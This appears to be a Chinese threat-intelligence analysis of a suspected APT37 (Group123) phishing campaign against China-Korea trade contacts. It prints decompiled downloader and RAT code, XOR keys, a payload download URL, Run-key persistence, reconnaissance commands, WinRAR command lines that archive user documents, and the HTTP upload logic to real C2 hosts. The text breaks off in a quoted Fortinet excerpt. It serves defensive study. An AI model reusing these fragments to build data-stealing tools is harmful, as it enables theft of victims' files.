

疑似Group123 (APT37) 针对中韩外贸人士的攻击活动分析

 s.tencent.com/research/report/831.html



腾讯御见威胁情报中心在2019年8月底到9月中旬，检测到一批针对疑似中韩贸易等相关人士的钓鱼攻击活动。经过分析溯源发现，疑似是Group123攻击组织的最新攻击活动。

一、事件概述

腾讯御见威胁情报中心在2019年8月底到9月中旬，检测到一批针对疑似中韩贸易等相关人士的钓鱼攻击活动。经过分析溯源发现，疑似是Group123攻击组织的最新攻击活动。

Group123，又被称为APT37，疑似来自朝鲜的攻击组织，该组织经常攻击国内的外贸公司、在华外企高管，甚至政府部门。该组织最常使用鱼叉钓鱼邮件进行定向攻击，使用Nday或者0day漏洞进行木马捆绑和伪装。


二、技术细节分析

1、初始攻击

本次攻击活动虽然未获取到相关攻击邮件，但是从相关日志来进行分析，可以确定是一次邮件钓鱼攻击，使用的诱饵名字包括제안서.rar、BN-190820.rar、list of delivery.rar等。

2、恶意文件植入

本次投递的诱饵为一个rar的压缩文件，解压后为一个伪装成word图标和名字的可执行文件：



该可执行文件实际为一个下载器，该下载器的技术分析如下：

1) 具有延时执行功能：

```
        j
● 249    v81 %= v81;
● 250    Sleep(10u);
● 251    FormatMessageW(0x1100u, 0, dwMessageId, 0, Buffer, 0, 0);
● 252    v66 = 1208264813;
● 253    v63 = 26301;
● 254    v87 = 3;

● 312    v86 = 1;
● 313    v85 = 7;
● 314    }
● 315    while ( v27 != 7 * v84 + v82 );
● 316    }
● 317    while ( v61 <= 100000 );
● 318    sub_408E10();
● 319    PostMessageW(*(HWND *)lpThreadParameter, 0x1F3Fu, 0x48u, 10893);
● 320    v67 = 17143.369;
● 321    v78 = -25098;
● 322    v87 = 1;
● 323    v86 = 4;
--
```

2) 下载恶意模块，下载<http://artmuseums.or.kr/swfupload/fla/1.jpg>文件
到%temp%\winsxz：

```
 519 v377 = 'L';
 520 v378 = 'o';
 521 v379 = 'c';
 522 v380 = 'a';
 523 v381 = 'l';
 524 v382 = '\\';
 525 v383 = 'T';
 526 v384 = 'e';
 527 v385 = 'm';
 528 v386 = 'p';
 529 v387 = '\\';
 530 v388 = 'w';
 531 v389 = 'i';
 532 v390 = 'n';
 533 v391 = 's';
 534 v392 = 'x';
 535 v393 = 'z';
 536 v394 = \0;
 537 v324 = 'h';
 538 v325 = 't';
 539 v326 = 't';
 540 v327 = 'p';
 541 v328 = ':';
 542 v329 = '/';
 543 v330 = '/';
 544 v331 = 'a';
 545 v332 = 'r';
 546 v333 = 't';
 547 v334 = 'm';
 548 v335 = 'u';
 549 v336 = 's';
 550 v337 = 'e';
 551 v338 = 'u';
 552 v339 = 'm';
 553 v340 = 's';
 554 v341 = '.';
 555 v342 = 'o';
 556 v343 = 'r';
 557 v344 = '.';
 558 v345 = 'k';
 559 v346 = 'r';
 560 v347 = '/';
 561 v348 = 's';
 562 v349 = 'w';
 563 v350 = 'f';
 564 v351 = 'u';
 565 v352 = 'p';
 566 v353 = 'l';
 567 v354 = 'o';
 568 v355 = 'a';
 569 v356 = 'd';
 570 v357 = '/';
 571 v358 = 'f';
 572 v359 = 'l';
 573 v360 = 'a';
 574 v361 = '/';
 575 v362 = 'l';
 576 v363 = '.';
 577 v364 = 'j';
 578 v365 = 'p';
 579 v366 = 'g';
 580 v367 = '\0';
 581 SubKey = 'S';
---
```

00AFF960	0040A4BA	返回到 ce4614Fc.0040A4BA 来自 <jmp.&urlmon.URLDownloadToFileA>
00AFF964	00000000	
00AFF968	00AFFDBC	ASCII "http://artmuseums.or.kr/swfupload/fla/1.jpg"
00AFF96C	00201AC8	ASCII "C:\Users\Administrator\AppData\Local\Temp\winsxz"
00AFF970	00000000	

3) 解密文件，简单异或解密，密钥如下：

42 32 33 37 38 33 35 31 36 41 36 34 39 44 36 37

42 32 44 38 31 43 41 46 45 41 31 42 41 33 39 33

4) 设置注册表 实现开机启动木马：

```

● 1228      v187 = 1;
● 1229      RegOpenKeyA(HKEY_CURRENT_USER, &SubKey, &phkResult);
● 1230      v83 = v187 * v184 + v189 * v185 + v188 * v186;
● 1231      goto LABEL_48;
1232  }
1233  }
1234  }
● 1235  v35 = &v200;
● 1236  v49 = &v200;
● 1237  cbData = v201;
● 1238  v48 = &v200;
● 1239  v141 = (BYTE **)&v200;
● 1240  v85 = (BYTE *)&v200;
● 1241  v84 = v202 >= 0x10;
● 1242  if ( (_BYTE)v84 )
● 1243    v85 = *v141;
● 1244  lpData = v85;
● 1245  dwMessageId = RegSetValueExA(phkResult, &ValueName, 0, 1u, v85, cbData);
1246 LABEL_68:
● 1247  *(DWORD *)Buffer = 0;

```

3、RAT分析

下载回来的jpg文件经过解密后，为真正的RAT，文件路径

```
594 v291 = '\\';
595 v292 = 'M';
596 v293 = 'i';
597 v294 = 'c';
598 v295 = 'r';
599 v296 = 'o';
600 v297 = 's';
601 v298 = 'o';
602 v299 = 'f';
603 v300 = 't';
604 v301 = '\\';
605 v302 = 'W';
606 v303 = 'i';
607 v304 = 'n';
608 v305 = 'd';
609 v306 = 'o';
610 v307 = 'w';
611 v308 = 's';
612 v309 = '\\';
613 v310 = 'C';
614 v311 = 'u';
615 v312 = 'r';
616 v313 = 'r';
617 v314 = 'e';
618 v315 = 'n';
619 v316 = 't';
620 v317 = 'V';
621 v318 = 'e';
622 v319 = 'r';
623 v320 = 's';
624 v321 = 'i';
625 v322 = 'o';
626 v323 = 'n';
627 v324 = '\\';
628 v325 = 'R';
629 v326 = 'u';
630 v327 = 'n';
631 v328 = '\0';
```

为：C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\svchost.exe

该文件加了vmp壳：

svchost.exe					
Name	Virtual ...	Virtual A...	Raw Size	Raw Address	Reloc Ad...
Byte[8]	Dword	Dword	Dword	Dword	Dword
.text	00030E2C	00001000	00000000	00000000	00000000
.rdata	0000A54E	00032000	00000000	00000000	00000000
.data	0000183C	0003D000	00000000	00000000	00000000
.vmp0	0022F9B0	0003F000	00000000	00000000	00000000
.vmp1	003E2860	0026F000	003E2A00	00000400	00000000
.reloc	000005C0	00652000	00000600	003E2E00	00000000
.rsrc	00028A8C	00653000	00028A00	003E3400	00000000

执行后创建名为HD_March的互斥量，防止重复运行：

```
13 strcpy(Name, "HD_March");
14 v113 = CreateMutexA(0, 1, Name);
15 if ( GetLastError() != ERROR_ALREADY_EXISTS )
16 {
17     Parameter = CreateWindowExW(0, L"STATIC", &WindowName, 0, 0, 0, 0, 0, 0, 0, 0, 0);
18     v111 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, &Parameter, 0, &ThreadId);
```

与downloader使用同样的方法延时运行：

```
1 DWORD __userpurge StartAddress@<eax>(char a1@<bl>, int a2@<esi>, LPVOID lpThreadParameter)
2 {
3     DWORD dwMessageId; // ST20_4
4     WCHAR Buffer[2]; // [esp+8h] [ebp-8h]
5     int v6; // [esp+Ch] [ebp-4h]
6
7     v6 = 0;
8     do
9     {
10         *(DWORD *)Buffer = 0;
11         dwMessageId = GetLastError();
12         v6 += 7;
13         Sleep(10u);
14         FormatMessageW(0x1100u, 0, dwMessageId, 0, Buffer, 0, 0);
15     }
16     while ( v6 <= 100000 );
17     PostMessageW(*((HWND *)lpThreadParameter, 0x1F3Fu, 0x48u, 10893);
18     sub_410930(a1, a2);
19     return 0;
20 }
```

通过执行命令收集计算机信息，值得注意的是收集主机文档文件信息的时候含有.hwp文件信息的收集，该文件是韩国主流办公文件生成的文档文件，具有明显的地域特征：

```
178     v111 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, &Parameter, 0, &ThreadId);
179     GetMessageW(&Msg, 0, 0x1F3Fu, 0x1F40u);
180     DestroyWindow(Parameter);
181     v1 = VM_58EBA8(&unk_438F90);           // http://fjtlephare.fr/wp-content/uploads/2018/05/null/
182     xsub_412E30(&v89, v1);
183     xsub_412E30(&v97, (int)L"u.php");
184     xsub_412E30(&v90, (int)L"g.php");
185     xsub_412E30(&v91, (int)L"d.php");
186     xsub_412E30(&v156, (int)&unk_439020);
187     sub_412C70((int)L"\"cmds\":[ \"");
188     xsub_412E30(&v59, (int)L"systeminfo");
189     xsub_412E30(&v60, (int)L"ipconfig /all");
190     xsub_412E30(&v61, (int)L"tasklist /v");
191     xsub_412E30(&v62, (int)L"netstat /fao");
192     xsub_412E30(&v63, (int)L"netstat /r");
```

```

    155 sub_4119C0(&v155),
  ● 200 201 while ( (unsigned __int8)sub_4119C0(&v155) )
  ● 202 {
  ● 203     v3 = sub_411A20(&v166);
  ● 204     sub_412ED0(&v93, v3);
  ● 205     v46 = (const CHAR *)L"\\",\"result\":\"";
  ● 206     v4 = sub_415F20(&v83, L"\"id\":\"\",\"cmdline\":\"", &v93);
  ● 207     v5 = sub_4160E0(&v84, v4, v46);
  ● 208     sub_412C50(v5);
  ● 209     sub_412D00(&v84);
  ● 210     sub_412D00(&v83);
  ● 211     v110 = &v41;
  ● 212     sub_412ED0(&v41, (int)&v93);
  ● 213     sub_40D120(&v94, v41);
  ● 214     v46 = (const CHAR *)(2 * sub_412870(&v94));
  ● 215     v6 = sub_412890(&v94);
  ● 216     sub_407E40(&v95, v6, v46);
  ● 217     sub_412E90(&v96);
  ● 218     v46 = *(const CHAR **)sub_4130A0(&v109);
  ● 219     v7 = (_DWORD *)sub_413110(&v108);
  ● 220     sub_416350(*v7, v46);
  ● 221     sub_412C50(&v96);
  ● 222     sub_412C30(L"\\"},");
  ● 223     sub_412D00(&v96);
  ● 224     sub_413370(&v95);
  ● 225     sub_412D00(&v94);
  ● 226     sub_412D00(&v93);
  ● 227     sub_411A00(&v166);
  ● 228 }
  ● 229     v154 = *(_DWORD *)sub_412940(&v107);
  ● 230     v46 = (const CHAR *)1;
  ● 231     v45 = &v106;
  ● 232     sub_412940(&v143);
  ● 233     v153 = *(_DWORD *)sub_4123F0(v45, v46);
  ● 234     sub_412A20(v153, v154, L"]\"");
  ● 235     sub_412C30(L"\\",\"fepairs\":");
  ● 236     xsub_412E30(&v49, (int)L".doc");
  ● 237     xsub_412E30(&v50, (int)L".docx");
  ● 238     xsub_412E30(&v51, (int)L".xls");
  ● 239     xsub_412E30(&v52, (int)L".xlsx");
  ● 240     xsub_412E30(&v53, (int)L".ppt");
  ● 241     xsub_412E30(&v54, (int)L".pptx");
  ● 242     xsub_412E30(&v55, (int)L".hwp");
  ● 243     xsub_412E30(&v56, (int)L".pdf");
  ● 244     xsub_412E30(&v57, (int)L".txt");
  ● 245     v142 = &v45;

```

RAT的功能已控制码如下：

ControlCode1	ControlCode2	行为
SLEEP	interval	Sleep指定时间
RUNCMD	cmdline	CMD Shell
	url	

SETBURL	burl	下载相关
	rurl	
	remove	
EXEC	src	执行文件
	dst	
	crypt	
UPLOAD	type	上传文件相关
	url	
	extlist	
	dirlist	

```

● 356     if ( (unsigned __int8)sub_416010((int)&v261, (int)L"SLEEP") )
● 357     {
● 358         v120 = &v30;
● 359         v119 = xsub_412E30(&v30, (int)L"interval");
● 360         LOBYTE(v322) = 8;
● 361         v118 = &v28;
● 362         sub_411B70(&v321);
● 363         LOBYTE(v322) = 7;
● 364         v116 = sub_40D430(&v94, (char)v28, v29, v30);
● 365         v2 = sub_412890(&v94);
● 366         v275 = sub_420303(v2);
● 367         Sleep(1000 * v275);
● 368         sub_412D00(&v94);
● 369     }
● 370     else if ( (unsigned __int8)sub_416010((int)&v261, (int)L"SETBURL") )
● 371     {
● 372         v115 = &v30;
● 373         v114 = xsub_412E30(&v30, (int)L"burl");
● 374         LOBYTE(v322) = 9;
● 375         v113 = &v28;
● 376         sub_411B70(&v321);
● 377         LOBYTE(v322) = 7;
● 378         v112 = sub_40D430(&v91, (char)v28, v29, v30);

```

```

    ...
414     else if ( (unsigned __int8)sub_416010((int)&v261, (int)L"EXEC") )
415     {
416         v248 = &v30;
417         v247 = xsub_412E30(&v30, (int)L"src");
418         LOBYTE(v322) = 15;
419         v246 = &v28;
420         sub_411B70(&v321);
421         LOBYTE(v322) = 7;
422         v245 = sub_40D430(&v262, (char)v28, v29, v30);
423         LOBYTE(v322) = 16;
424         v244 = &v30;
425         v243 = xsub_412E30(&v30, (int)L"dst");
426         LOBYTE(v322) = 17;
427         v242 = &v28;
428         sub_411B70(&v321);
429         LOBYTE(v322) = 16;
430         v241 = sub_40D430(&v270, (char)v28, v29, v30);
431         LOBYTE(v322) = 18;
432         v240 = &v30;
433         v239 = xsub_412E30(&v30, (int)L"crypt");
434         LOBYTE(v322) = 19;
    }

```

```

642     else if ( (unsigned __int8)sub_416010((int)&v261, (int)L"UPLOAD") )
643     {
644         v221 = &v30;
645         v220 = xsub_412E30(&v30, (int)L"type");
646         LOBYTE(v322) = 36;
647         v219 = &v28;
648         sub_411B70(&v321);
649         LOBYTE(v322) = 7;
650         v218 = sub_40D430(&v109, (char)v28, v29, v30);
651         LOBYTE(v322) = 37;
652         v217 = &v30;
653         v216 = xsub_412E30(&v30, (int)L"url");
654         LOBYTE(v322) = 38;
655         v215 = &v28;
656         sub_411B70(&v321);
657         LOBYTE(v322) = 37;
658         v214 = sub_40D430(&v72, (char)v28, v29, v30);
659         LOBYTE(v322) = 39;
660         sub_4120B0(&v320);
661         LOBYTE(v322) = 40;
    }

    ...
958     else if ( (unsigned __int8)sub_416010((int)&v261, (int)L"RUNCMD") )
959     {
960         v149 = &v30;
961         v148 = xsub_412E30(&v30, (int)L"url");
962         LOBYTE(v322) = 94;
963         v147 = &v28;
964         sub_411B70(&v321);
965         LOBYTE(v322) = 7;
966         v146 = sub_40D430(&v65, (char)v28, v29, v30);
967         LOBYTE(v322) = 95;
968         v145 = &v30;
969         v144 = xsub_412E30(&v30, (int)L"cmdline");
970         LOBYTE(v322) = 96;
971         v143 = &v28;
972         sub_411B70(&v321);
973         LOBYTE(v322) = 95;
974         v142 = sub_40D430(&v97, (char)v28, v29, v30);
975         LOBYTE(v322) = 97;
    }

```

4、下发文件分析

此外，svchost还下发了一个文件C:\Users\Administrator\AppData\Local\Temp\mscmgr

该文件执行后，首先读取同目录下的aconfig.ini文件，从中获取C2信息：

```
● 41 |     v1 = (v0++)[1];
● 42 |     while ( v1 );
● 43 |     strcpy(v0, "aconfig.ini");
● 44 |     result = fopen(&filename, "rb");
● 45 |     v25 = result;
● 46 |     if ( result )
● 47 |     {
● 48 |         (*(_cdecl **)(char *, _DWORD, signed int))((char *)&off_407125[66] + 3))(&v27, 0, 512);
● 49 |         memset(&v32, 0, 0x20u);
● 50 |         fread(&v27, 1u, 0x200u, v25);
● 51 |         fclose(v25);
● 52 |         DeleteFileA(&filename);
● 53 |         sscanf(&v27, "%s\t%s\t%s", name, &unk_45A970, &v32);
● 54 |         dword_45AA70 = atoi(&v32) << 20;
● 55 |         if ( unsigned int)dword_45AA70 < 0x400 )
```

释放{rand}.exe文件，MD5为：6f29df571ac82fcf99912fdcca3c7b4c，初步分析该文件为winrar命令行版压缩文件：

```
21 |     {
22 |         v20 = v19[1];
23 |         ++v19;
24 |     }
25 |     while ( v20 );
26 |     *(_DWORD *)v19 = *(_DWORD *)L".exe";
27 |     v21 = (int)(v19 + 2);
28 |     *(_DWORD *)v21 = *(_DWORD *)L"xe";
29 |     *(_WORD *)(v21 + 4) = aExe[4];
30 |     v22 = CreateFileW(&FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
31 |     if ( v22 == (HANDLE)-1 )
32 |     {
33 |         v23 = CreateFileW(&FileName, 0xC0000000, 1u, 0, 2u, 0x80u, 0);
34 |         WriteFile(v23, &unk_410ED0, 0x48E00u, &NumberOfBytesWritten, 0);
35 |         CloseHandle(v23);
36 |     }
37 |     else
38 |     {
39 |         CloseHandle(v22);
40 |         DeleteFileW(&FileName);
41 |     }
42 |     sub_401000();
43 |     result = /ETI E *`1.
```

打包指定目录下的指定扩展名文件：

```

15
16 if ( sub_401319() )
17 {
18     CommandLine = 0;
19     (*(void __cdecl **)(char *, _DWORD, signed int))((char *)&off_407125[66] + 3))(&v16, 0, 8190);
20     wsprintfW(
21         &CommandLine,
22         L"cmd /c \"%s\" a -r -m5 -y \"%s\" \"%UserProfile%\*.hwp\" \"%UserProfile%\*.url\" \"%UserProfile%\*.doc\""
23         " \"%UserProfile%\*.xls\" \"%UserProfile%\*.docx\" \"%UserProfile%\*.xlsx\" \"%UserProfile%\*.txt\" \""
24         "%UserProfile%\*.amr\" \"%UserProfile%\*.wav\" \"%UserProfile%\*.mp3\" \"%UserProfile%\*.3gp\" \"%use"
25         "rprofile%*.ppt\" \"%UserProfile%\*.pptx\" \"%UserProfile%\*.mp4\" \"%UserProfile%\*.eml\" \"%Userpro"
26         "file%*.jpg\" \"%UserProfile%\*.zip\" \"%UserProfile%\*.rar\" \"%UserProfile%\*.alz\" \"%UserProfile%\*.egg\"\"",
27         &FileName,
28         &WideCharStr);
29     byte_45AA74 = 67;
30     sub_401C98(&CommandLine);
31     v7 = GetLogicalDrives();
32     v11 = 0;

```

扫描全盘文件，打包指定扩展名的文件：

```

31     v7 = GetLogicalDrives();`"
32     v11 = 0;
33     v12 = 0;
34     v13 = 0;
35     v14 = 0;
36     RootPathName = 99;
37     v9 = 58;
38     v10 = 92;
39     v5 = 3;
40     while ( 1 )
41     {
42         if ( (1 << v5) & v7 )
43         {
44             RootPathName = v5 + 65;
45             v6 = GetDriveTypeW(&RootPathName);
46             if ( v6 == 2 || v6 == 3 || v6 == 4 )
47             {
48                 wsprintfW(
49                     &CommandLine,
50                     L"cmd /c \"%s\" a -r -m5 -y \"%s\" \"%c:\\""\*.m4a\" "\">%c:\\""\*.hwp\" \"%c:\\""\*.doc\" \"%c:\\""\*.jpg\" \"%c:\\""\*.xls\""
51                     " \"%c:\\""\*.docx\" \"%c:\\""\*.xlsx\" \"%c:\\""\*.amr\" \"%c:\\""\*.txt\" \"%c:\\""\*.ppt\" \"%c:\\""\*.pptx\""",
52                     &FileName,
53                     &WideCharStr,
54                     RootPathName,
55                     RootPathName,
56                     RootPathName,
57                     RootPathName,
58                     RootPathName,
59                     RootPathName,
60                     RootPathName,
61                     RootPathName,
62                     RootPathName,
63                     RootPathName,
64                     RootPathName);
65             byte_45AA74 = RootPathName;
66             sub_401C98(&CommandLine);
67         }

```

打包的文件均上传到C2上：

```

● 12 v1 = a1;
● 13 v2 = gethostbyname(name);
● 14 if ( !v2 )
● 15     return 1;
● 16 v4 = inet_ntoa(**(struct in_addr **)v2->h_addr_list);
● 17 v5 = (char *)(cp - v4);
18 do
19 {
● 20     v6 = *v4;
● 21     v4[(__WORD)v5] = *v4;
● 22     ++v4;
23 }
● 24 while ( v6 );
● 25 v7 = 0;
● 26 v9 = v1;
● 27 if ( !v1 )
● 28     return v9;
● 29 while ( 1 )
30 {
● 31     while ( 1 )
32     {
● 33         v8 = v1;
● 34         if ( v1 >= dword_45AA70 )
● 35             v8 = dword_45AA70;
● 36         if ( !sub_40167D((LARGE_INTEGER)PAIR_(v8, v7)) )
● 37             break;
● 38         v7 += v8;
● 39         v1 -= v8;
● 40         if ( !v1 )
● 41             return v9;
● 42     }
● 43     dword_45AA70 = (unsigned int)dword_45AA70 >> 1;
● 44     if ( !dword_45AA70 )
● 45         break;
● 46     Sleep(0x1C2u);
● 47 }
● 48 return v9 - v1;
● 49 }
```

```

  52: v1 = _time04(v);
  53: srand(v1);
  54: v2 = rand();
  55: v3 = rand();
  56: sprintf(&v33, "-----%07x%06x", v3 % 0xCCAAFF, v2 % 0x5333BB);
  57: sprintf(
  58:     &v25,
  59:     "%C_%02x%02x%02x%02x%02x%02x",
  60:     byte_45AA74,
  61:     (unsigned __int8)qword_45A968,
  62:     BYTE1(qword_45A968),
  63:     BYTE2(qword_45A968),
  64:     BYTE3(qword_45A968),
  65:     BYTE4(qword_45A968),
  66:     BYTE5(qword_45A968));
  67: sprintf(
  68:     &v31,
  69:     "--%s\r\n"
  70:     "Content-Disposition: form-data; name=\"jiumian\"; filename=\"%s\"\r\n"
  71:     "Content-Type: application/octet-stream\r\n"
  72:     "\r\n",
  73:     &v33,
  74:     &MultiByteStr);
  75: sprintf(&v29, "\r\n--%s\r\nContent-Disposition: form-data; name=\"fc\"\r\n\r\n\r\n%*s\r\n--%s--\r\n", &v33, &v25, &v33);
  76: v4 = CreateFileW(&WideCharStr, 0x80000000, 3u, 0, 3u, 0x80u, 0);
  77: result = -1;
  78: hObject = v4;
  79: if ( v4 != (HANDLE)-1 )
  80: {
  81:     v13 = 0;
  82:     if ( SetFilePointerEx(v4, (LARGE_INTEGER)liDistanceToMove.LowPart, &NewFilePointer, 0) )
  83:     {
  84:         sprintf(
  85:             &buf,
  86:             "POST %s HTTP/1.1\r\n"
  87:             "Accept-Encoding: gzip, deflate\r\n"
  88:             "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)\r\n"
  89:             "Accept: image/gif, image/x-bitmap, image/jpeg, application/x-shockwave-flash, *\r\n"
  90:             "Accept-Language: en-us\r\n"
  91:             "Content-Type: multipart/form-data;boundary=%s\r\n"
  92:             "Host: %s:%d\r\n"
  93:             "Content-Length: %d\r\n"
  94:             "Connection: Keep-Alive\r\n"
  95:             "Cache-Control: no-cache\r\n"
  96:             "\r\n",
  97:             &unk_45A970,
  98:             &v33,
  99:             -----

```

有意思的是，通信中存在下面的字符串，具体意义不明：

```

"--%s\r\n"
"Content-Disposition: form-data; name=\"jiumian\"; filename=\"%s\"\r\n"
"Content-Type: application/octet-stream\r\n"
"\r\n",

```

```

    v14 = s,
    v16 = 1;
    qmemcpy(&writefds, &v16, sizeof(writefds));
    if ( select(0, &writefds, 0, 0, &timeout) >= 1
        && recv(s, &v20, 0x2000, 0)
        && strstr(&v20, "200 OK")
        && !strstr(&v20, "gezai")
        && strstr(&v20, "\r\n\r\n") )
    {

```

三、关联分析

1、攻击背景

由于诱饵诱饵文件中存在的韩文，而且收集的文件中包含有韩国主流办公文件生成的文档文

件hwp，此外从受控机的背景可以发现为从事一些商贸的人士，且机器中出现过包含朝鲜语的文件，因此我们猜测攻击的对象为疑似跟韩国相关的贸易人士。

此外，从攻击的C2来看，都跟韩国相关，如：artmuseums.or.kr，腾讯安图检索结果如下：

The screenshot shows the Tencent AnTu interface with the following details:

Domain: artmuseums.or.kr

Status: 未知 (Unknown)

Search Volume: 5

Alexa Rank: N/A

Dynamic Domain: 否 (No)

Privacy Protection: 否 (No)

Domain Status: 无 (None)

Creation Time: N/A

Last Activity: N/A

Update Time: N/A

Tab navigation: 威胁情报, 网络信息, 注册信息, 备案信息, DNS信息 (selected), 关联域名, 可视化分析, 态势分析, 关联团伙信息

Current DNS Resolution Information:

- IP Address: 220.124.143.87
- Geolocation: 韩国-seoul-teukbyeolsi-seoul-未知
- Operator: korea telecom-未知
- AS ID: 0

而该站点为韩国博物馆的网站，因此我们猜测攻击者先攻击了该网站，然后以改站做为C2，以此来躲避查杀：

2、基础设施关联

1) 某RAT的C2 : casaabadia.es，我们关联到相关文件：

该域名上的URL信息

只显示可疑

URL	MD5
http://casaabadia.es/	
http://casaabadia.es/wp-content/gallery/info_gallery/info.php	
http://casaabadia.es/wp-content/gallery/photo_gallery/gallery.jpg	
http://casaabadia.es/wp-content/gallery/photo_gallery/gallery.php?os=Windows&&osver=7&&browser=MSIE&&bver=9.0&&mobile=false&&flashver=21,0,0,213	
http://casaabadia.es/wp-content/plugins/jj-nextgen-image-list/stylesheets/style.css?ver=3.4.1	
http://casaabadia.es/wp-content/plugins/linkin/banner.gif	

相关文件为：gallery.jpg (3cc51847c2b7b20138ad041300d7d722)

```
00CA3968 push selrg.00030D58 %S  
00CA3954 push selrg.00030D5C %S  
00CA3DE3 push selrg.00030D5C %S  
00CA3D68 push selrg.00030D64 %S\\%S  
00CA3F8E push selrg.00030D70 Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko  
00CA3FD8 push selrg.00030D88 api.pcloud.com  
00CA4007 push selrg.00030D8C HTTP/1.1  
00CA408C push selrg.00030D94 /userInfo  
00CA4011 push selrg.00030D9E POST  
00CA4075 push selrg.00031404 /currentServer  
00CA4076 push selrg.00031406 laoujinntorres@yandex.com  
00CA4085 push selrg.00030E00 username=&password=&age=&auth=&t=&d=&logout=1&authexpire=%d  
00CA40B0 push selrg.00030E04 Content-type: application/x-www-form-urlencoded; charset=UTF-8\r\nReferer: https://my.pcloud.com/#page=Login\r\nAccept-Language: en-US,en;q=0.8  
00CA4180 push selrg.00030F19 auth  
00CA4181 push selrg.00030F20 auth=""  
00CA4185 push selrg.00030F20 auth  
00CA41D5 push selrg.00030F39 userid  
00CA41E7 push selrg.00030F38 userid"  
00CA41F5 push selrg.00030F44  
00CA4235 push selrg.00030D79 Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko  
00CA4255 push selrg.00030D88 api.pcloud.com  
00CA4278 mov dword ptr ss:[ebp-0x2610],selrg.00030D88 application/json, text/javascript, */*; q=0.01  
00CA4298 push selrg.00030F78 /events/last2auth%  
00CA42C3 push selrg.00030D8C https://my.pcloud.com/#page=login  
00CA42CF push selrg.00030F80 HTTP/1.1  
00CA42E4 push selrg.00030F88 GET  
00CA4340 push selrg.00031020 Accept-Language: en-US,en;q=0.7,ko;q=0.3\r\nOrigin: https://my.pcloud.com\r\nAccept-Encoding: gzip, deflate  
00CA435D push selrg.00030F8C https://my.pcloud.com/#page=login  
00CA4362 push selrg.00030D8C HTTP/1.1  
00CA436E push selrg.00030F80 GET  
00CA4383 push selrg.00030F88 Accept-Language: en-US,en;q=0.7,ko;q=0.3\r\nOrigin: https://my.pcloud.com\r\nAccept-Encoding: gzip, deflate  
00CA442F push selrg.00030D70 Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko  
00CA4459 push selrg.00030D88 api.pcloud.com  
00CA4493 push selrg.00031034 HTTP/1.1  
00CA4498 push selrg.00031034 /currentServer  
00CA449D push selrg.00030FB0 GET  
00CA4533 push selrg.00031044 hostname  
00CA45FB push selrg.00031050 hostname"  
00CA4689 push selrg.00030F2C  
00CA46F1 push selrg.00030D50 /uploadfile?folderid=0&progresshash=upload-%s-xhr-%d&nopartial=1&auth=%s  
00CA46F7 mov dword ptr ss:[ebp-0x141C],selrg.00030D88 application/json, text/javascript, */*; q=0.01  
00CA4713 push selrg.00031100 -----7df17010b01765\r\nContent-Disposition: form-data; name="file"; filename="%s"\r\nContent-Type: text/plain\r\n  
00CA4740 push selrg.00030D79 Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko  
00CA4766 push selrg.00031228 https://my.pcloud.com/#page=filemanager  
00CA476B push selrg.00030D8C HTTP/1.1  
00CA4777 push selrg.00030D89 POST  
-----7df272db01765--\r\nContent-Type: multipart/form-data; boundary=-----7df17010b01765\r\nAccept-Language: en-US,en;q=0.7,ko;q=0.3\r\nOrigin: https://my.pcloud.com
```

通过该文件分析，我们关联到某文章：

<https://www.fortinet.com/blog/threat-research/evasive-malware-campaign-abuses-free-cloud-service-targets-korean-speakers.html>

After obtaining and encrypting the targeted data with AES, it is written to a file and uploaded to the cloud with filename .dat. Moreover using the service as storage for the stolen data, it is also used to instruct the malware to download files from a list of URLs. This will be later in this article.

There are several advantages to using a cloud service as a C&C server. First and foremost, it's a lot easier to setup and there are a lot of storage services out there with more than enough functionalities for such purpose. As a result, attackers no longer need to setup their servers or compromise others, and at the same time it is assured to always be online and accessible. Moreover, it is more complicated for forensic investigations because there is simply little information to work with. Contrary to using a compromised web site, in this case the actual machine to do forensics on or a web admin that might spot the malware traces. Lastly, accounts for such services are protected by policies, which can be a pain to work with if information is needed about a certain account.

These are the email accounts used to register the pCloud accounts in this campaign, including disposable ones. Since first discovered and documented, this list may have grown or changed:

```

szfmcyj15wfe@pokemail.net
dribacukes@throwawaymail.com
silverbrown6767@yandex.com
